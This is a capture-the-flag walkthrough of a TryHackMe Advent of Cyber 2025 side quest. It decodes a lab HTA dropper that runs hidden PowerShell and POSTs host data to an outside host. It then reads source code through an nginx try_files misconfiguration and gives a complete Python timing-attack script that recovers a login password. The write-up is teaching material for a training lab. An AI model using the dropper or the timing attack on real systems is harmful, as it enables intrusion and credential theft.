TryHackMe: AoC 2025 Side Quest Four

Fourth Side Quest (BreachBlocker Unlocker) started by discovering the key through reverse engineering an HTA file from the Advent of Cyber Day 21 room and using it to remove the firewall on the target machine.
Afterwards, we discovered a web application and its configuration through fuzzing. By examining the configuration, we noticed that it could be abused to read the application’s source code, which allowed us to capture the first flag.
While analyzing the source code, we discovered a flaw in the login functionality that allowed us to recover a user’s password via a timing-based side-channel attack. We then used these credentials to log in to the application and capture the second flag.
Finally, to obtain the third flag, we identified a flaw in the email address verification logic. By exploiting this issue to cause domain confusion, we were able to receive the OTP email ourselves and log in to the second application.
Finding the Key
In the Advent of Cyber Day 21 room, we are given a ZIP file and its password.
Downloading the archive and extracting it with the provided password, we find an HTA file inside.
1
2
3
4
5
6
$ wget -q https://assets.tryhackme.com/additional/aoc2025/SQ4/NorthPole.zip

$ unzip NorthPole.zip
Archive:  NorthPole.zip
[NorthPole.zip] NorthPolePerformanceReview.hta password:
  inflating: NorthPolePerformanceReview.hta
Examining the script, we can see that it simply writes the p parameter to a file and then uses PowerShell to read this file, Base64-decode its contents, and execute it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
<html>
  <head>
    <title>North Pole Performance Review 2025</title>
    <HTA:APPLICATION ID="Perf"
                     APPLICATIONNAME="North Pole Performance Review"
                     BORDER="dialog"
                     SHOWINTASKBAR="yes"
                     SINGLEINSTANCE="yes"
                     WINDOWSTATE="normal"></HTA:APPLICATION>
    <script language="VBScript">
      Option Explicit
      Dim s,c,p,fso,t,f
      p = "JGg9JGVudjpDT01QVVRFUk5BTUUKJHU9JGVudjpVU0VSTkFNRQokaz0yMwokZD0nbmtkWlVCb2REUjBYRnhjYVhsOVRSUmNYRllzWEZ4Uy9IeEVYRnhkcndETzlGeGMzRjE1VFZrTnZ6ZnVxYm84emNHS3c3SWs0Slh5NC9VS3F2cXpDelUxY2ZINDZIeDZXei9adEo1" & _
      "RVdkR1NxOW5yM0dad1FENXQycnlIM2ZHd1JlM1QwNW5sMERIU1kwTThVMFhlNTBIZDdGQlVXVlI5ZWY4akh6VXo2UW82Q1hHdnc2UVlHamtockRrN0taMHhWMTI2SUVFT0NBZzRPRGdZSzVweWs2eGtQa1hZUGtYWVBrWFlQa1hZUGtYWVBrWFlQa1hZUGtYWVBrWFlQ" & _
...
      "ZygkZCkKZm9yKCRpPTA7JGkgLWx0ICRiLkxlbmd0aDskaSsrKXskYlskaV09JGJbJGldIC1ieG9yICRrfQpJbnZva2UtV2ViUmVxdWVzdCAtVXJpICJodHRwczovL3BlcmYua2luZy1tYWxoYXJlWy5dY29tL2ltYWdlIiAtTWV0aG9kIFBPU1QgLUJvZHkgJGIgLUhl" & _
      "YWRlcnMgQHtIPSRoO1U9JHV9Cgo="
      Set fso = CreateObject("Scripting.FileSystemObject")
      t = fso.GetSpecialFolder(2)
      Set f = fso.CreateTextFile(t & "\stg.b64", True)
      f.Write p
      f.Close
      Set s = CreateObject("WScript.Shell")
      c = "powershell -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -Command ""$x=[System.IO.File]::ReadAllText((Join-Path $env:TEMP 'stg.b64')); $s=[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($x)); IEX $s"""
      s.Run c,0,True
    </script>
  </head>
  <body>
    <h2>North Pole Elf Performance Review</h2>
    <p>Please complete your end-of-season review. All responses are confidential.</p>
...
We can extract the p variable and Base64-decode it as follows:
1
$ grep -o '"[A-Za-z0-9+/=]\{20,\}"' NorthPolePerformanceReview.hta | tr -d '"\n' | base64 -d > stage2.ps1
After decoding, we obtain a PowerShell script that Base64-decodes the d variable, XORs it with 23, and sends the result to a remote address in a POST request, along with basic host information.
1
2
3
4
5
6
7
$h=$env:COMPUTERNAME
$u=$env:USERNAME
$k=23
$d='nkdZUBo...BcXFxdeUllTuVV3lQ=='
$b=[System.Convert]::FromBase64String($d)
for($i=0;$i -lt $b.Length;$i++){$b[$i]=$b[$i] -bxor $k}
Invoke-WebRequest -Uri "https://perf.king-malhare[.]com/image" -Method POST -Body $b -Headers @{H=$h;U=$u}
We can once again use the same method to extract the Base64 string and decode it. By also using xortool-xor to XOR it with 23 (0x17), we decrypt the payload and observe that it resolves to a PNG image.
1
2
3
4
5
6
$ grep -o "'[A-Za-z0-9+/=]\{20,\}'" stage2.ps1 | tr -d "'\n'" | base64 -d | xortool-xor -s "\x17" -f- | xxd | head
00000000: 8950 4e47 0d0a 1a0a 0000 000d 4948 4452  .PNG........IHDR
00000010: 0000 029c 0000 03a8 0806 0000 007c d724  .............|.$
00000020: aa00 0020 0049 4441 5478 daec bd79 9824  ... .IDATx...y.$
00000030: 6775 a7fb 9e2f 326b afea 55bd a9bb d5da  gu.../2k..U.....
00000040: 5a4b 6b69 2d08 0981 d8e1 7a30 8601 6373  ZKki-.....z0..cs
We can then write the decrypted data to a file.
1
$ grep -o "'[A-Za-z0-9+/=]\{20,\}'" stage2.ps1 | tr -d "'\n'" | base64 -d | xortool-xor -s "\x17" -f- > keyimage.png
Opening the resulting PNG image reveals the key, allowing us to move on to the side quest.

Side Quest

We start the side quest by visiting the web server on port 21337 and entering the key we discovered to disable the firewall.
Initial Enumeration
Running an nmap scan to discover open ports:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
$ nmap -T4 -n -sC -sV -Pn -p- 10.66.153.21
Host is up (0.14s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 2c:48:b3:9e:5a:8a:bd:71:92:07:bc:1a:e6:54:ed:9a (ECDSA)
|_  256 1d:4d:d1:8a:a4:17:a6:72:08:e9:9c:c3:6d:ab:ce:a0 (ED25519)
25/tcp    open  smtp     Postfix smtpd
| smtp-commands: hostname, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
|_ 2.0.0 Commands: AUTH BDAT DATA EHLO ETRN HELO HELP MAIL NOOP QUIT RCPT RSET STARTTLS VRFY XCLIENT XFORWARD
8443/tcp  open  ssl/http nginx 1.29.3
|_http-title: Mobile Portal
|_http-server-header: nginx/1.29.3
| tls-alpn:
|   h2
|   http/1.1
|   http/1.0
|_  http/0.9
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=AU
| Not valid before: 2025-12-11T05:00:31
|_Not valid after:  2026-12-11T05:00:31
...
There are three open ports:
- 22 (
SSH) - 25 (
SMTP) - 9004 (
HTTPS)

Checking the HTTPS server on port 8443, we see an emulated mobile phone interface with the Hopflix and Hopsec Bank applications. However, both applications require credentials, which we do not have at this stage.
First Flag
We do not get much from the phone interface, apart from seeing it connect to several API endpoints. Instead, by fuzzing the application with quickhits.txt, we can discover the nginx.conf file.
1
2
3
$ ffuf -u 'https://10.66.153.21:8443/FUZZ' -w /usr/share/seclists/Discovery/Web-Content/quickhits.txt -t 100 -mc all -ic -fc 404
...
nginx.conf              [Status: 200, Size: 890, Words: 226, Lines: 32, Duration: 186ms]
We are able to read the Nginx configuration directly.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
$ curl -s -k 'https://10.66.153.21:8443/nginx.conf'
user  nginx;
worker_processes 4;
error_log  /var/log/nginx/error.log warn;
pid        /var/run/nginx.pid;
events {
    worker_connections 2048;
}
http {
    include       /etc/nginx/mime.types;
    default_type  application/octet-stream;
    log_format  main  '$remote_addr - $remote_user [$time_local] "$request" '
                      '$status $body_bytes_sent "$http_referer" '
                      '"$http_user_agent" "$http_x_forwarded_for"';
    access_log  /var/log/nginx/access.log  main;
    sendfile        on;
    keepalive_timeout  300;
    server {
        listen 443 ssl http2;
        ssl_certificate /app/server.cert;
        ssl_certificate_key /app/server.key;
        ssl_protocols TLSv1.2;
        location / {
            try_files $uri @app;
        }
        location @app {
            include uwsgi_params;
            uwsgi_pass unix:///tmp/uwsgi.sock;
        }
    }
}
daemon off;
One directive immediately stands out: try_files. This tells Nginx to first check whether the requested URI exists as a file on disk and serve it directly. Only if the file does not exist is the request forwarded to the uWSGI backend.
1
2
3
location / {
    try_files $uri @app;
}

We can abuse this behavior to read files from the web application directory, including source code. Since we know this is a Python application, we try common filenames such as app.py and hello.py. This succeeds with main.py, allowing us to leak the application source code and capture the first flag.
Second Flag
The leaked source code also references two database files: hopflix-874297.db and hopsecbank-12312497.db. Attempting to retrieve them shows that hopsecbank-12312497.db does not exist in the web root, but hopflix-874297.db does.
1
2
3
4
5
6
7
8
$ curl -k https://10.66.153.21:8443/hopsecbank-12312497.db
<!doctype html>
<html lang=en>
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>

$ curl -s -k https://10.66.153.21:8443/hopflix-874297.db -o hopflix-874297.db
Dumping the database reveals a suspiciously long hash for the user sbreachblocker@easterbunnies.thm.
1
2
3
4
5
6
$ sqlite3 hopflix-874297.db .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE users (email text, full_name text, password_hash text);
INSERT INTO users VALUES('sbreachblocker@easterbunnies.thm','Sir BreachBlocker','03c96ceff1a9758a1ea7c3cb8d43264616949d88b5914c97bdedb1ab511a85c480d49b77c4977520ebc1b24149a1fd25c37aeb2d9042d0d05492ba5c19b23990d991560019487301ef9926d9d99a2962b5914c97bdedb1ab511a85c480d49b77c49775207dc2d45214515ff55726de5fc73d5bd5500b3e86fa6c34156f954d4435e838f6852c6476217104207dc2d45214515ff55726de5fc73d5bd5500b3e86504fa1cfe6a6f5d5c407f673dd67d71a34cbb0772c21afa8b8f0b5e1c1a377b7168e542ea41f67a696e4c3dda73fa679990918ab333b6fab8c8e5f2296e56d15f089c659a1bbc1d2b6f70b6c80720f1a');
COMMIT;
Inspecting the login logic shows that the password hash is constructed by taking each character of the password, hashing it with SHA-1 for 5000 iterations, and then concatenating the results.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
def hopper_hash(s):
    res = s
    for i in range(5000):
        res = hashlib.sha1(res.encode()).hexdigest()
    return res
...
@app.route('/api/check-credentials', methods=['POST'])
def check_credentials():
    data = request.json
    email = str(data.get('email', ''))
    pwd = str(data.get('password', ''))

    rows = cursor.execute(
        "SELECT * FROM users WHERE email = ?",
        (email,),
    ).fetchall()

    if len(rows) != 1:
        return jsonify({'valid':False, 'error': 'User does not exist'})

    phash = rows[0][2]

    if len(pwd)*40 != len(phash):
        return jsonify({'valid':False, 'error':'Incorrect Password'})

    for ch in pwd:
        ch_hash = hopper_hash(ch)
        if ch_hash != phash[:40]:
            return jsonify({'valid':False, 'error':'Incorrect Password'})
        phash = phash[40:]

    session['authenticated'] = True
    session['username'] = email
    return jsonify({'valid': True})
It is technically possible to crack the hash from the database by using 1000 iterations instead of 5000. However, this is not the intended solution.
Although we are unable to crack the hash directly, examining the logic more closely reveals a critical flaw. From the database, we know the password length is 12 characters (480 / 40). By supplying a password of this length, we can bypass the first check.
1
2
if len(pwd)*40 != len(phash):
    return jsonify({'valid':False, 'error':'Incorrect Password'})
The real vulnerability lies in the second check. Each character of the supplied password is hashed and compared sequentially. If a character is correct, the function continues and hashes the next character. If it is incorrect, the function returns immediately. Since the hashing operation is expensive, correct characters cause measurably longer response times.
1
2
3
4
5
for ch in pwd:
    ch_hash = hopper_hash(ch)
    if ch_hash != phash[:40]:
        return jsonify({'valid':False, 'error':'Incorrect Password'})
    phash = phash[40:]
This allows us to perform a timing attack, brute-forcing the password character by character by measuring response times. The following script tests each possible character and selects the one with the longest average response time.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
import requests
import time
import statistics
import string
import urllib3

# Disable SSL warnings for self-signed certificates
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

# Configuration
TARGET_URL = "https://10.66.153.21:8443/api/check-credentials"
EMAIL = "sbreachblocker@easterbunnies.thm"
PASSWORD_LENGTH = 12  # Based on hash length: 480/40 = 12 characters
SAMPLES_PER_CHAR = 25  # Number of timing samples per character attempt
CHARSET = list(string.ascii_lowercase)

def measure_response_time(password):
    """Measure the time taken for a login attempt"""
    data = {
        "email": EMAIL,
        "password": password
    }

    start = time.perf_counter()
    try:
        response = requests.post(
            TARGET_URL,
            json=data,
            verify=False,  # Ignore SSL certificate
            timeout=30
        )
        end = time.perf_counter()
        return end - start, response.status_code, response.json()
    except Exception as e:
        print(f"    [!] Error: {e}")
        return 0, None, None

def test_character_at_position(known_password, position, charset):
    """Test all characters at a specific position using timing attack"""
    print(f"\n[*] Testing position {position + 1}/{PASSWORD_LENGTH}")
    print(f"    Known so far: '{known_password}' + {'?' * (PASSWORD_LENGTH - len(known_password))}")
    print("-" * 70)

    timing_results = {}

    # Test each character multiple times
    for char_idx, char in enumerate(charset):
        # Build test password: known_password + test_char + padding
        padding_length = PASSWORD_LENGTH - len(known_password) - 1
        # Use 'X' as padding (arbitrary choice)
        test_password = known_password + char + ('X' * padding_length)

        # Take multiple samples to account for network jitter
        times = []
        for sample in range(SAMPLES_PER_CHAR):
            response_time, status_code, response_data = measure_response_time(test_password)
            times.append(response_time)

            # Check if we accidentally got the right password
            if response_data and response_data.get('valid'):
                print(f"\n{'='*70}")
                print(f"PASSWORD FOUND!")
                print(f"Password: {test_password}")
                print(f"{'='*70}")
                return test_password, True

        avg_time = statistics.mean(times)
        std_dev = statistics.stdev(times) if len(times) > 1 else 0
        timing_results[char] = {
            'avg': avg_time,
            'std': std_dev,
            'samples': times
        }

        # Show progress
        char_display = repr(char) if char in '\n\r\t' else char
        print(f"    [{char_idx+1:3d}/{len(charset)}] '{char_display}' -> "
              f"avg: {avg_time*1000:.2f}ms, std: {std_dev*1000:.2f}ms", end='\r')

    print()

    # Sort by average time (longest = most likely correct)
    sorted_results = sorted(timing_results.items(), key=lambda x: x[1]['avg'], reverse=True)

    # Show top 5 candidates
    print(f"\n    Top 5 slowest (most likely correct):")
    for i, (char, data) in enumerate(sorted_results[:5]):
        char_display = repr(char) if char in '\n\r\t' else char
        print(f"      {i+1:2d}. '{char_display}' -> {data['avg']*1000:.2f}ms (±{data['std']*1000:.2f}ms)")

    # Return the slowest character (most likely correct)
    best_char = sorted_results[0][0]
    best_time = sorted_results[0][1]['avg']

    print(f"\n    [✓] Selected: '{best_char}' (took {best_time*1000:.2f}ms)")

    return best_char, False

def timing_attack():
    """Perform timing attack to extract password character by character"""
    discovered_password = ""

    for position in range(PASSWORD_LENGTH):
        char, found_complete = test_character_at_position(discovered_password, position, CHARSET)

        if found_complete:
            # We accidentally found the complete password
            return char

        discovered_password += char

        print(f"\n{'='*70}")
        print(f"Password so far: {discovered_password}")
        print(f"{'='*70}")

    return discovered_password

if __name__ == "__main__":
    try:

        final_password = timing_attack()

        print(f"\n{'='*70}")
        print(f"ATTACK COMPLETE!")
        print(f"{'='*70}")
        print(f"Discovered password: {final_password}")
        print(f"Length: {len(final_password)} characters")
        print(f"\nTesting discovered password...")
        response_time, status_code, response_data = measure_response_time(final_password)

        if response_data and response_data.get('valid'):
            print(f"[✓] PASSWORD VERIFIED! Login successful!")
        else:
            print(f"[X] Password may be incorrect. Response: {response_data}")

        print(f"{'='*70}")

    except KeyboardInterrupt:
        print(f"\n\n[!] Attack interrupted by user")
It is highly recommended to run this script from the TryHackMe’s AttackBox. Due to the sensitivity of timing-based attacks, running it over a VPN connection is likely to produce false positives. Increasing the sample size may help, but it also significantly increases execution time.
Running the script allows us to recover the Hopflix password.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
root@ip-10-66-77-205:~# python3 brute.py

[*] Testing position 1/12
    Known so far: '' + ????????????
----------------------------------------------------------------------
    [ 26/26] 'z' -> avg: 13.74ms, std: 1.60ms

    Top 5 slowest (most likely correct):
       1. 'm' -> 19.77ms (±0.42ms)
       2. 'b' -> 14.84ms (±3.13ms)
       3. 'q' -> 14.81ms (±4.50ms)
       4. 'c' -> 14.47ms (±3.43ms)
       5. 'x' -> 13.91ms (±0.99ms)

    [✓] Selected: 'm' (took 19.77ms)

======================================================================
Password so far: m
======================================================================

[*] Testing position 2/12
    Known so far: 'm' + ???????????
----------------------------------------------------------------------
    [ 26/26] 'z' -> avg: 19.84ms, std: 0.37ms

    Top 5 slowest (most likely correct):
       1. 'a' -> 26.29ms (±0.53ms)
       2. 'm' -> 20.81ms (±2.78ms)
       3. 'c' -> 20.61ms (±1.45ms)
       4. 'j' -> 20.60ms (±1.67ms)
       5. 'y' -> 20.51ms (±1.25ms)

    [✓] Selected: 'a' (took 26.29ms)

======================================================================
Password so far: ma
======================================================================
...

[*] Testing position 12/12
    Known so far: 'malharerock' + ?
----------------------------------------------------------------------
    [ 18/26] 'r' -> avg: 86.56ms, std: 3.48ms
======================================================================
PASSWORD FOUND!
Password: malharerocks
======================================================================

======================================================================
ATTACK COMPLETE!
======================================================================
Discovered password: malharerocks
Length: 12 characters

Testing discovered password...
[✓] PASSWORD VERIFIED! Login successful!
======================================================================
